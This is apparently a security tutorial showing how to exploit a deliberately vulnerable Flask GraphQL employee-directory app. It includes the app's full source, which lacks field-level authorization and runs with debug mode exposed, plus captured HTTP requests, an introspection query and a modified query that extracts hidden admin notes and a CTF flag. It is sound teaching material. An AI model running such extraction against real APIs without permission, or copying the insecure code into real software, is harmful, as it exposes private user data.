GraphQL is a query language that allows clients to request exactly the data they need from a server, without resorting to calling multiple REST endpoints. Unlike traditional REST APIs, where the structure of the response is typically determined by the server and may require multiple requests to retrieve related data, GraphQL enables clients to define the structure of the response within the query itself.
In this article, we’re going to be looking at exploiting a simple GraphQL application.
Vulnerable Application
We will be using a vulnerable Python Flask application to demonstrate exploitation, which the source code is provided below.
from flask import Flask, request, jsonify
from graphene import ObjectType, String, Field, Schema
from graphql import graphql_sync

app = Flask(__name__)

FLAG = "flag{graphql_introspection_is_powerful}"

USERS = {
    "alice": {
        "username": "alice",
        "email": "alice@example.com",
        "adminNotes": f"FLAG: {FLAG}"
    },
    "bob": {
        "username": "bob",
        "email": "bob@example.com",
        "adminNotes": "Promoted to Team Lead."
    },
    "charlie": {
        "username": "charlie",
        "email": "charlie@example.com",
        "adminNotes": "Pending HR review."
    }
}

class User(ObjectType):
    username = String()
    email = String()
    adminNotes = String()


class Query(ObjectType):
    user = Field(User, username=String(required=True))

    def resolve_user(root, info, username):
        return USERS.get(username)


schema = Schema(query=Query)

@app.route("/")
def index():
    return """
<!doctype html>
<html>
<head>
<title>Employee Directory</title>

<style>
body {
    font-family: Arial, Helvetica, sans-serif;
    margin: 40px;
    max-width: 700px;
}

input {
    padding: 8px;
    width: 250px;
}

button {
    padding: 8px 16px;
}

pre {
    background: #f3f3f3;
    border: 1px solid #ccc;
    padding: 10px;
    margin-top: 20px;
}
</style>

</head>

<body>

<h1>Employee Directory</h1>

<p>Search for an employee by username.</p>

<input id="username" placeholder="Username" value="alice">
<button onclick="lookup()">Search</button>

<pre id="result"></pre>

<script>

async function lookup() {

    const username = document.getElementById("username").value;

    const query = `
    query($username: String!) {
      user(username: $username) {
        username
      }
    }`;

    const response = await fetch("/graphql", {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify({
            query: query,
            variables: {
                username: username
            }
        })
    });

    const json = await response.json();

    if (json.data && json.data.user) {
        document.getElementById("result").textContent =
            "Username: " + json.data.user.username;
    } else {
        document.getElementById("result").textContent =
            JSON.stringify(json, null, 2);
    }
}

</script>

</body>
</html>
"""

@app.route("/graphql", methods=["POST"])
def graphql_endpoint():

    if request.is_json:
        body = request.get_json(silent=True)

        if not body or "query" not in body:
            return jsonify({"error": "Missing GraphQL query"}), 400

        query = body["query"]
        variables = body.get("variables")
    else:
        query = request.get_data(as_text=True)
        variables = None

    result = graphql_sync(
        schema.graphql_schema,
        query,
        variable_values=variables,
    )

    response = {}

    if result.errors:
        response["errors"] = [
            {"message": str(error)}
            for error in result.errors
        ]

    if result.data is not None:
        response["data"] = result.data

    return jsonify(response)

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)
Running the Application
To run the application, setup a Python virtual environment and install the required modules.
python3 -m venv .
./bin/pip3 install graphene flask
./bin/python3 vuln_app.py
Navigating to the web page, you should see a dialogue we can use to search for users.

Intercepting the web traffic using BurpSuite, we can see that searching for a user shows the following HTTP request is being issued to /graphql.
POST /graphql HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5000/
Content-Type: application/json
Content-Length: 147
Origin: http://127.0.0.1:5000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=2oDPgY4L7K3bykjZv6dwPtrcJfySkyFn9tDNHBRSZEGBWwpmOnVEQ5NlRzMx
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0


{"query":"\n    query($username: String!) {\n      user(username: $username) {\n        username\n      }\n    }","variables":{"username":"alice"}}
The application then responds with the username if it’s on record.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.13.12
Date: Sat, 18 Jul 2026 14:19:03 GMT
Content-Type: application/json
Content-Length: 66
Connection: close

{
  "data": {
    "user": {
      "username": "alice"
    }
  }
}
Identifying GraphQL Endpoints
First, we need to identify the GraphQL endpoint being used. It could be called anything, but the following are likely candidates.
/graphql
/api/graphql
/v1/graphql/query
/api
BurpSuite Professional should create an informational finding if it discovers a GraphQL endpoint.

Calls to GraphQL endpoints are typically sent as POST requests, with a Content-Type of application/json.
Performing Introspection Queries
An introspection query is a GraphQL query that asks the GraphQL server to describe its own schema. Introspection can reveal types, fields, arguments, and relationships that aren’t apparent from the application’s user interface.
__type is a built-in introspection field that lets you ask the server for information about a specific type in its schema. For instance, we can issue the following type request:
{

  "query": "{ __type(name: \"User\") { fields { name } } }"

}
The server responds showing us that it’s also storing email addresses and administrative notes for the users.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.13.12
Date: Sat, 18 Jul 2026 14:22:54 GMT
Content-Type: application/json
Content-Length: 216
Connection: close

{
  "data": {
    "__type": {
      "fields": [
        {
          "name": "username"
        },
        {
          "name": "email"
        },
        {
          "name": "adminNotes"
        }
      ]
    }
  }
}
BurpSuite Professional can also generate an introspection request to extract as much data as possible. Simply right click on the request in Burp repeater, and select GraphQL > Set Introspection Query. The response should provide the information schema.

In the response pane, Select GraphQL > Save GraphQL queries to site map.

The sitemap should then be populated with examples of requests which include all available parameters.


Reviewing the query, we can see two new fields have been discovered – the email and adminNotes fields.
Getting the Flag
Based on our introspection query, we know that username, email and adminNotes are all valid entries. Our initial request only queried the username:
  "query": "query($username: String!) {\n  user(username: $username) {\n    username\n  }\n}",
  "variables": {
    "username": "alice"
  }
}
Which provided us with the following response.
{
  "data": {
    "user": {
      "username": "alice"
    }
  }
}
Modify the request to ask for the email and adminNotes fields.
  "query": "query($username: String!) {\n  user(username: $username) {\n    username email adminNotes \n  }\n}",
  "variables": {
    "username": "alice"
  }
}
The information we’re after should then be provided.
{
  "data": {
    "user": {
      "adminNotes": "FLAG: flag{graphql_introspection_is_powerful}",
      "email": "alice@example.com",
      "username": "alice"
    }
  }
}
In Conclusion
GraphQL provides developers with a flexible way to expose APIs by allowing clients to request only the data they require. However, this flexibility can also introduce security risks if APIs are not properly configured and protected.